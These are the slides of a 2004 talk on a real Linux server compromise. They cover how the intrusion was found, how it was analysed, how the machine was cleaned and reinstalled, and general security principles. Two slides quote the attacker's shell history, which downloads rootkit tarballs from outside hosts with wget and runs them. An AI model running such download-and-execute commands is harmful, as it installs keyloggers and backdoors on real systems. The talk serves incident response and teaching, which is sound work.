

Security and the Internet

Matthew Palmer

mpalmer@hezmatt.org

http://www.hezmatt.org/~mpalmer/talks/2004/security-slug

Security and the Internet - p. 1





System Compromise: A Case Study

- System Compromise: A Case Study
- Common Security Principles

- System Compromise: A Case Study
- Common Security Principles
- Lesser-known security tricks

- System Compromise: A Case Study
- Common Security Principles
- Lesser-known security tricks
- Discussion





- A Stimulating Discovery
- A Shocking Discovery

- A Stimulating Discovery
- A Shocking Discovery
- Analysis

- A Stimulating Discovery
- A Shocking Discovery
- Analysis
- Cleanup

Initial Discovery

- An accidentally live account was used to gain shell access to the machine.
- A keylogger was installed using a kernel vulnerability as follows:

```
wget memphis.freehttp.com/beep.tgz
tar -zxvf beep.tgz
chmod +x beep
./beep
/usr/share/locale/sk/.sk12/sk
rm -rf beep
ls
rm -rf beep.tgz brk ptrace zbind zero
ls
```



Account was immediately deactivated, and an examination made of any similar accounts.



- Account was immediately deactivated, and an examination made of any similar accounts.
- **Good Point:** The initial unauthorised login was detected.



- Account was immediately deactivated, and an examination made of any similar accounts.
- **Good Point:** The initial unauthorised login was detected.
- Fatal Mistake: No examination was made for the keylogger which eventually provided the attacker with passwords.

About two weeks after the initial discovery...


I logged into the server to do some routine maintenance, and noticed that the "Last login" information was weird.

- I logged into the server to do some routine maintenance, and noticed that the "Last login" information was weird.
- A quick check through lastlog gave several more odd logins.

- I logged into the server to do some routine maintenance, and noticed that the "Last login" information was weird.
- A quick check through lastlog gave several more odd logins.
- I port-scanned the machine, with differing results to netstat.

- I logged into the server to do some routine maintenance, and noticed that the "Last login" information was weird.
- A quick check through lastlog gave several more odd logins.
- I port-scanned the machine, with differing results to netstat.
- Is printed an LS_COLORS related error message. Checking likely binaries – Is, netstat, Isof, ps – showed that they had all been modified.

- I logged into the server to do some routine maintenance, and noticed that the "Last login" information was weird.
- A quick check through lastlog gave several more odd logins.
- I port-scanned the machine, with differing results to netstat.
- Is printed an LS_COLORS related error message. Checking likely binaries – Is, netstat, Isof, ps – showed that they had all been modified.
- Syslog kept walling me every 20 minutes with the hostname of the machine. I presume this was some sort of 'keep-alive' sent from the compromise, but I can't work out what benefit it would have.



Security and the Internet - p. 7

All trojaned binaries in this rootkit were owned by 500:500, making them easy to find.

- All trojaned binaries in this rootkit were owned by 500:500, making them easy to find.
- A network scanner and keystroke logger were installed, dropping their logs in a hidden directory. Other files were scattered across the filesystem like bird shit.

- All trojaned binaries in this rootkit were owned by 500:500, making them easy to find.
- A network scanner and keystroke logger were installed, dropping their logs in a hidden directory. Other files were scattered across the filesystem like bird shit.
- The machine had been comprehensively 0wnz0r3d.

Analysis of the Intrusion

The keylogger initially installed provided the attacker with passwords of users and host information. As an example of what was captured:

mpalmer@machine's password: examplepass ssh othermachine : The authenticity of host 'othermachine (10.0.0.254)' RSA key fingerprint is 04:c0:7a:cf:c0:20:c1:6e:68:e2 Are you sure you want to continue connecting (yes/no added 'othermachine,10.0.0.254' (RSA) to the list of mpalmer@othermachine's password: examplepass

Yes, I was using the same passwords on multiple machines. Bad monkey. Once the attacker had another username and a password, they came back in, and installed another, more comprehensive, rootkit, with a backdoor.

```
id
wget www.naturalul.home.ro/cd.tgz
tar -zxvf cd.tgz
rm -rf cd.tgz
cd cd
cd setup
cat setup
./setup rimaru 2285
ls
cd ..
pwd
I got a copy of this one.
```

Damage Done

Apart from a severely deflated ego, and a lot of lost time, the attackers did nothing particularly damaging. The first rootkit does appear to help here, as it records what the attacker did after .bash_history cut out.

The generally amateur nature of the attack suggests that it was a script kiddle out to capture another machine. Luckily.





Security and the Internet - p. 11



Prevent continued intrusion and information leakage



- Prevent continued intrusion and information leakage
- Clean the machine of trojaned binaries to allow analysis



- Prevent continued intrusion and information leakage
- Clean the machine of trojaned binaries to allow analysis
- Get copies of as much of the machine as possible



- Prevent continued intrusion and information leakage
- Clean the machine of trojaned binaries to allow analysis
- Get copies of as much of the machine as possible
- Reinstall the machine from safe media

Recovery – summary


- Prevent continued intrusion and information leakage
- Clean the machine of trojaned binaries to allow analysis
- Get copies of as much of the machine as possible
- Reinstall the machine from safe media
- Reload operational data from known backups or hand-verified copies.

Recovery – summary

- Prevent continued intrusion and information leakage
- Clean the machine of trojaned binaries to allow analysis
- Get copies of as much of the machine as possible
- Reinstall the machine from safe media
- Reload operational data from known backups or hand-verified copies.

Complication: As much as possible, the machine had to stay active processing mail and serving web pages, as the company was relying on this machine for business operations.

Recovery: Prevent Reintrusion



Lock down firewall to absolute maximum – if the users aren't squealing, it's not tight enough.

- Lock down firewall to absolute maximum if the users aren't squealing, it's not tight enough.
- Change passwords of affected accounts.

- Lock down firewall to absolute maximum if the users aren't squealing, it's not tight enough.
- Change passwords of affected accounts.
- Kill off obvious low-hanging fruit.

- Lock down firewall to absolute maximum if the users aren't squealing, it's not tight enough.
- Change passwords of affected accounts.
- Kill off obvious low-hanging fruit.
- Replace trojaned binaries (particularly lsof, netstat) so I had a half-chance to find the processes of the backdoors.

- Lock down firewall to absolute maximum if the users aren't squealing, it's not tight enough.
- Change passwords of affected accounts.
- Kill off obvious low-hanging fruit.
- Replace trojaned binaries (particularly lsof, netstat) so I had a half-chance to find the processes of the backdoors.
- Use remote nmap to find what is actually listening on the machine, as netstat output can be fooled by a patched kernel.



Dig through the list of changed files, find the packages they belong to, and reinstall the packages from CD

- Dig through the list of changed files, find the packages they belong to, and reinstall the packages from CD
- Not a perfect method, as tricky crackers can re-trojan as you reinstall, but my suspicion was that this wasn't a tricky cracker

- Dig through the list of changed files, find the packages they belong to, and reinstall the packages from CD
- Not a perfect method, as tricky crackers can re-trojan as you reinstall, but my suspicion was that this wasn't a tricky cracker
- Caveat: To prevent replacement, the cracker had changed the attributes on the modified files. chattr comes in handy.





Reboot with a proven-clean kernel (Debian rescue disk in this case)




- Reboot with a proven-clean kernel (Debian rescue disk in this case)
- Mount a scratch partition or disk



- Reboot with a proven-clean kernel (Debian rescue disk in this case)
- Mount a scratch partition or disk
- Make complete tarball/image of the existing system



- Reboot with a proven-clean kernel (Debian rescue disk in this case)
- Mount a scratch partition or disk
- Make complete tarball/image of the existing system
- Copy tarball or image to another system, burn to CD



Once we're out of business hours, it's time to take the machine down and go to town on it.

- Once we're out of business hours, it's time to take the machine down and go to town on it.
- Get the package selection from dpkg --get-selections

- Once we're out of business hours, it's time to take the machine down and go to town on it.
- Get the package selection from dpkg --get-selections
- Drop the woody 1 CD in and go nuts

- Once we're out of business hours, it's time to take the machine down and go to town on it.
- Get the package selection from dpkg --get-selections
- Drop the woody 1 CD in and go nuts
- Once base system is back on, dpkg --set-selections and apt-get dselect-upgrade.

- Once we're out of business hours, it's time to take the machine down and go to town on it.
- Get the package selection from dpkg --get-selections
- Drop the woody 1 CD in and go nuts
- Once base system is back on, dpkg --set-selections and apt-get dselect-upgrade.
- Go through system services, bringing it all back up with data and config hand-verified.



Security and the Internet - p. 16

Least Privilege

Least Privilege

Repurpose by Reinstall

- Least Privilege
- Repurpose by Reinstall
- Passwords are Bad

- Least Privilege
- Repurpose by Reinstall
- Passwords are Bad
- Good Logging is Your Friend

- Least Privilege
- Repurpose by Reinstall
- Passwords are Bad
- Good Logging is Your Friend
- Keep on patchin'

- Least Privilege
- Repurpose by Reinstall
- Passwords are Bad
- Good Logging is Your Friend
- Keep on patchin'
- Good Firewalling Is Like An Onion



Security and the Internet - p. 17



- Transparent firewalls
- Doo doo, doo doooo doo-doo doo... (tunnels)

- Transparent firewalls
- Doo doo, doo doooo doo-doo doo... (tunnels)
- Automounting USB keys

Discussion

I invite everyone to share their security ideas.